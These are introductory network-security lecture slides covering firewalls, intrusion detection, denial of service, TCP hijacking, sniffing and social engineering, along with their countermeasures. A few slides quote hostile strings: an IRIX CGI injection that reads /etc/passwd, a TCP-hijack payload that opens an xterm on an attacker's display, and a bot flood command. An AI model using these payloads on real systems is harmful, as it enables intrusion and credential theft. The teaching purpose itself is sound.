



Network Security

A Brief History of the World

BRINGING CIVILIZATION TO ITS KNEES...



Overview



- ▶ What is security?
- ▶ Why do we need security?
- ▶ Who is vulnerable?
- ▶ Common security attacks and countermeasures
 - ▶ Firewalls & Intrusion Detection Systems
 - ▶ Denial of Service Attacks
 - ▶ TCP Attacks
 - ▶ Packet Sniffing
 - ▶ Social Problems

What is “Security”



▶ Dictionary.com says:

- ▶ 1. Freedom from risk or danger; safety.
- ▶ 2. Freedom from doubt, anxiety, or fear; confidence.
- ▶ 3. Something that gives or assures safety, as:
 - ▶ 1. A group or department of private guards: Call building security if a visitor acts suspicious.
 - ▶ 2. Measures adopted by a government to prevent espionage, sabotage, or attack.
 - ▶ 3. Measures adopted, as by a business or homeowner, to prevent a crime such as burglary or assault: Security was lax at the firm's smaller plant.

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Why do we need security?

- ▶ Protect vital information while still allowing access to those who need it
 - ▶ Trade secrets, medical records, etc.
- ▶ Provide authentication and access control for resources
 - ▶ Ex: AFS
- ▶ Guarantee availability of resources
 - ▶ Ex: 5 9's (99.999% reliability)

Who is vulnerable?

- ▶ Financial institutions and banks
- ▶ Internet service providers
- ▶ Pharmaceutical companies
- ▶ Government and defense agencies
- ▶ Contractors to various government agencies
- ▶ Multinational corporations
- ▶ **ANYONE ON THE NETWORK**

Common security attacks and their countermeasures

- ▶ Finding a way into the network
 - ▶ Firewalls
- ▶ Exploiting software bugs, buffer overflows
 - ▶ Intrusion Detection Systems
- ▶ Denial of Service
 - ▶ Ingress filtering, IDS
- ▶ TCP hijacking
 - ▶ IPSec
- ▶ Packet sniffing
 - ▶ Encryption (SSH, SSL, HTTPS)
- ▶ Social problems
 - ▶ Education

Firewalls




- ▶ Basic problem - many network applications and protocols have security problems that are fixed over time
 - ▶ Difficult for users to keep up with changes and keep host secure
 - ▶ Solution
 - ▶ Administrators limit access to end hosts by using a firewall
 - ▶ Firewall is kept up-to-date by administrators

Firewalls



- ▶ A firewall is like a castle with a drawbridge
 - ▶ Only one point of access into the network
 - ▶ This can be good or bad
- ▶ Can be hardware or software
 - ▶ Ex. Some routers come with firewall functionality
 - ▶ ipfw, ipchains, pf on Unix systems, Windows XP and Mac OS X have built in firewalls

Firewalls



Firewalls



- ▶ Used to filter packets based on a combination of features
 - ▶ These are called packet filtering firewalls
 - ▶ There are other types too, but they will not be discussed
 - ▶ Ex. Drop packets with destination port of 23 (Telnet)
 - ▶ Can use any combination of IP/UDP/TCP header information
 - ▶ `man ipfw` on unix47 for much more detail
- ▶ But why don't we just turn Telnet off?

Firewalls



- ▶ Here is what a computer with a default Windows XP install looks like:
 - ▶ 135/tcp open loc-srv
 - ▶ 139/tcp open netbios-ssn
 - ▶ 445/tcp open microsoft-ds
 - ▶ 1025/tcp open NFS-or-IIS
 - ▶ 3389/tcp open ms-term-serv
 - ▶ 5000/tcp open UPnP
- ▶ Might need some of these services, or might not be able to control all the machines on the network

Firewalls



- ▶ What does a firewall rule look like?
 - ▶ Depends on the firewall used
- ▶ Example: ipfw
 - ▶ `/sbin/ipfw add deny tcp from cracker.evil.org to wolf.tambov.su telnet`
- ▶ Other examples: WinXP & Mac OS X have built in and third party firewalls
 - ▶ Different graphical user interfaces
 - ▶ Varying amounts of complexity and power

Intrusion Detection



- ▶ Used to monitor for “suspicious activity” on a network
 - ▶ Can protect against known software exploits, like buffer overflows
- ▶ Open Source IDS: Snort, www.snort.org

Intrusion Detection




- ▶ Uses “intrusion signatures”
 - ▶ Well known patterns of behavior
 - ▶ Ping sweeps, port scanning, web server indexing, OS fingerprinting, DoS attempts, etc.
- ▶ Example
 - ▶ IRIX vulnerability in `webdist.cgi`
 - ▶ Can make a rule to drop packets containing the line
 - ▶ `"/cgi-bin/webdist.cgi?distloc=?;cat%20/etc/passwd"`
- ▶ However, IDS is only useful if contingency plans are in place to curb attacks as they are occurring

Minor Detour...



- ▶ Say we got the `/etc/passwd` file from the IRIX server
- ▶ What can we do with it?

Dictionary Attack



- ▶ We can run a dictionary attack on the passwords
 - ▶ The passwords in `/etc/passwd` are encrypted with the `crypt(3)` function (one-way hash)
 - ▶ Can take a dictionary of words, `crypt()` them all, and compare with the hashed passwords
- ▶ This is why your passwords should be meaningless random junk!
 - ▶ For example “`sdf0839f`” is a good

Denial of Service



- ▶ Purpose: Make a network service unusable, usually by overloading the server or network
- ▶ Many different kinds of DoS attacks
 - ▶ SYN flooding
 - ▶ SMURF
 - ▶ Distributed attacks
 - ▶ Mini Case Study: Code-Red



Denial of Service

- ▶ SYN flooding attack
- ▶ Send SYN packets with bogus source address
 - ▶ Why?
- ▶ Server responds with SYN ACK and keeps state about TCP half-open connection
 - ▶ Eventually, server memory is exhausted with this state
- ▶ Solution: use “SYN cookies”
 - ▶ In response to a SYN, create a special

Denial of Service

Honey! I think
our network is
having another
Smurf attack!



Denial of Service




▶ SMURF

- ▶ Source IP address of a broadcast ping is forged
- ▶ Large number of machines respond back to victim, overloading it



Denial of Service

- ICMP echo (spoofed source address of victim)
Sent to IP broadcast address
- ICMP echo reply



Denial of Service



- ▶ Distributed Denial of Service
 - ▶ Same techniques as regular DoS, but on a much larger scale
 - ▶ Example: Sub7Server Trojan and IRC bots
 - ▶ Infect a large number of machines with a “zombie” program
 - ▶ Zombie program logs into an IRC channel and awaits commands
 - ▶ Example:
 - ▶ Bot command: `!p4 207.71.92.193`

Denial of Service



- ▶ Mini Case Study - CodeRed
 - ▶ July 19, 2001: over 359,000 computers infected with CodeRed in less than 14 hours
 - ▶ Used a recently known buffer exploit in Microsoft IIS
 - ▶ Damages estimated in excess of \$2.6 billion

Denial of Service



- ▶ Why is this under the Denial of Service category?
 - ▶ CodeRed launched a DDOS attack against www1.whitehouse.gov from the 20th to the 28th of every month!
 - ▶ Spent the rest of its time infecting other hosts

Denial of Service



- ▶ How can we protect ourselves?
 - ▶ Ingress filtering
 - ▶ If the source IP of a packet comes in on an interface which does not have a route to that packet, then drop it
 - ▶ RFC 2267 has more information about this
 - ▶ Stay on top of CERT advisories and the latest security patches
 - ▶ A fix for the IIS buffer overflow was released **sixteen days before** CodeRed had been deployed!

TCP Attacks



- ▶ Recall how IP works...
 - ▶ End hosts create IP packets and routers process them purely based on destination address alone
- ▶ Problem: End hosts may lie about other fields which do not affect delivery
 - ▶ Source address - host may trick destination into believing that the packet is from a trusted source
 - ▶ Especially applications which use IP addresses as a simple authentication method
 - ▶ Solution - use better authentication methods

TCP Attacks



- ▶ TCP connections have associated state
 - ▶ Starting sequence numbers, port numbers
- ▶ Problem - what if an attacker learns these values?
 - ▶ Port numbers are sometimes well known to begin with (ex. HTTP uses port 80)
 - ▶ Sequence numbers are sometimes chosen in very predictable ways

TCP Attacks



- ▶ If an attacker learns the associated TCP state for the connection, then the connection can be **hijacked!**
- ▶ Attacker can insert malicious data into the TCP stream, and the recipient will believe it came from the original source
 - ▶ Ex. Instead of downloading and running new program, you download a virus and execute it

TCP Attacks

- ▶ Say hello to Alice, Bob and Mr. Big Ears



TCP Attacks

- ▶ Alice and Bob have an established TCP connection




TCP Attacks

- ▶ Mr. Big Ears lies on the path between Alice and Bob on the network
 - ▶ He can intercept all of their packets




TCP Attacks

- ▶ First, Mr. Big Ears must drop all of Alice's packets since they must not be delivered to Bob (why?)



TCP Attacks

- ▶ Then, Mr. Big Ears sends his malicious packet with the next ISN (sniffed from the network)



TCP Attacks



- ▶ What if Mr. Big Ears is unable to sniff the packets between Alice and Bob?
 - ▶ Can just DoS Alice instead of dropping her packets
 - ▶ Can just send guesses of what the ISN is until it is accepted
- ▶ How do you know when the ISN is accepted?
 - ▶ Mitnick: payload is “add self to .rhosts”
 - ▶ Or, “xterm -display MrBigEars:0”

TCP Attacks

- ▶ Why are these types of TCP attacks so dangerous?



Web server



Malicious user



Trusting web client



TCP Attacks



- ▶ How do we prevent this?
- ▶ IPSec
 - ▶ Provides source authentication, so Mr. Big Ears cannot pretend to be Alice
 - ▶ Encrypts data before transport, so Mr. Big Ears cannot talk to Bob without knowing what the session key is


Five Minute Break

- ▶ For your enjoyment, here is something completely unrelated to this lecture:




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Packet Sniffing



- ▶ Recall how Ethernet works ...
- ▶ When someone wants to send a packet to some else ...
- ▶ They put the bits on the wire with the destination MAC address ...
- ▶ And remember that other hosts are listening on the wire to detect for collisions ...
- ▶ It couldn't get any easier to figure out what data is being transmitted over the network!

Packet Sniffing




- ▶ This works for wireless too!
- ▶ In fact, it works for any broadcast-based medium

Packet Sniffing



- ▶ What kinds of data can we get?
- ▶ Asked another way, what kind of information would be most useful to a malicious user?
- ▶ Answer: Anything in plain text
 - ▶ Passwords are the most popular

Packet Sniffing



- ▶ How can we protect ourselves?
- ▶ SSH, not Telnet
 - ▶ Many people at CMU still use Telnet and send their password in the clear (use PuTTY instead!)
 - ▶ Now that I have told you this, please do not exploit this information
 - ▶ Packet sniffing is, by the way, prohibited by Computing Services
- ▶ HTTP over SSL
 - ▶ Especially when making purchases with credit cards!
- ▶ SFTP, not FTP

Social Problems



- ▶ People can be just as dangerous as unprotected computer systems
 - ▶ People can be lied to, manipulated, bribed, threatened, harmed, tortured, etc. to give up valuable information
 - ▶ Most humans will breakdown once they are at the “harmed” stage, unless they have been specially trained
 - ▶ Think government here...

Social Problems



- ▶ Fun Example 1:
 - ▶ “Hi, I’m your AT&T rep, I’m stuck on a pole. I need you to punch a bunch of buttons for me”

Social Problems



- ▶ Fun Example 2:
 - ▶ Someone calls you in the middle of the night
 - ▶ “Have you been calling Egypt for the last six hours?”
 - ▶ “No”
 - ▶ “Well, we have a call that’s actually active right now, it’s on your calling card and it’s to Egypt and as a matter of fact, you’ve got about \$2000 worth of charges on your card and ... read off your AT&T card number and PIN and then I’ll get rid of the charge for you”

Social Problems



- ▶ Fun Example 3:
 - ▶ Who saw Office Space?
 - ▶ In the movie, the three disgruntled employees installed a money-stealing worm onto the companies systems
 - ▶ They did this from **inside** the company, where they had **full access** to the companies systems
 - ▶ What security techniques can we use to prevent this type of access?

Social Problems



- ▶ There aren't always solutions to all of these problems
 - ▶ Humans will continue to be tricked into giving out information they shouldn't
 - ▶ Educating them may help a little here, but, depending on how bad you want the information, there are a lot of bad things you can do to get it
- ▶ So, the best that can be done is to implement a wide variety of solutions and more closely monitor who has access to what network resources and information

Conclusions



- ▶ The Internet works only because we implicitly trust one another
- ▶ It is very easy to exploit this trust
- ▶ The same holds true for software
- ▶ It is important to stay on top of the latest CERT security advisories to know how to patch any security holes



Security related URLs

- ▶ <http://www.robertgraham.com/pubs/network-intrusion-detection.html>
- ▶ <http://online.securityfocus.com/infocus/1527>
- ▶ <http://www.snort.org/>
- ▶ <http://www.cert.org/>
- ▶ <http://www.nmap.org/>
- ▶ <http://grc.com/dos/grcdos.htm>
- ▶ <http://lcamtuf.coredump.cx/newtcp/>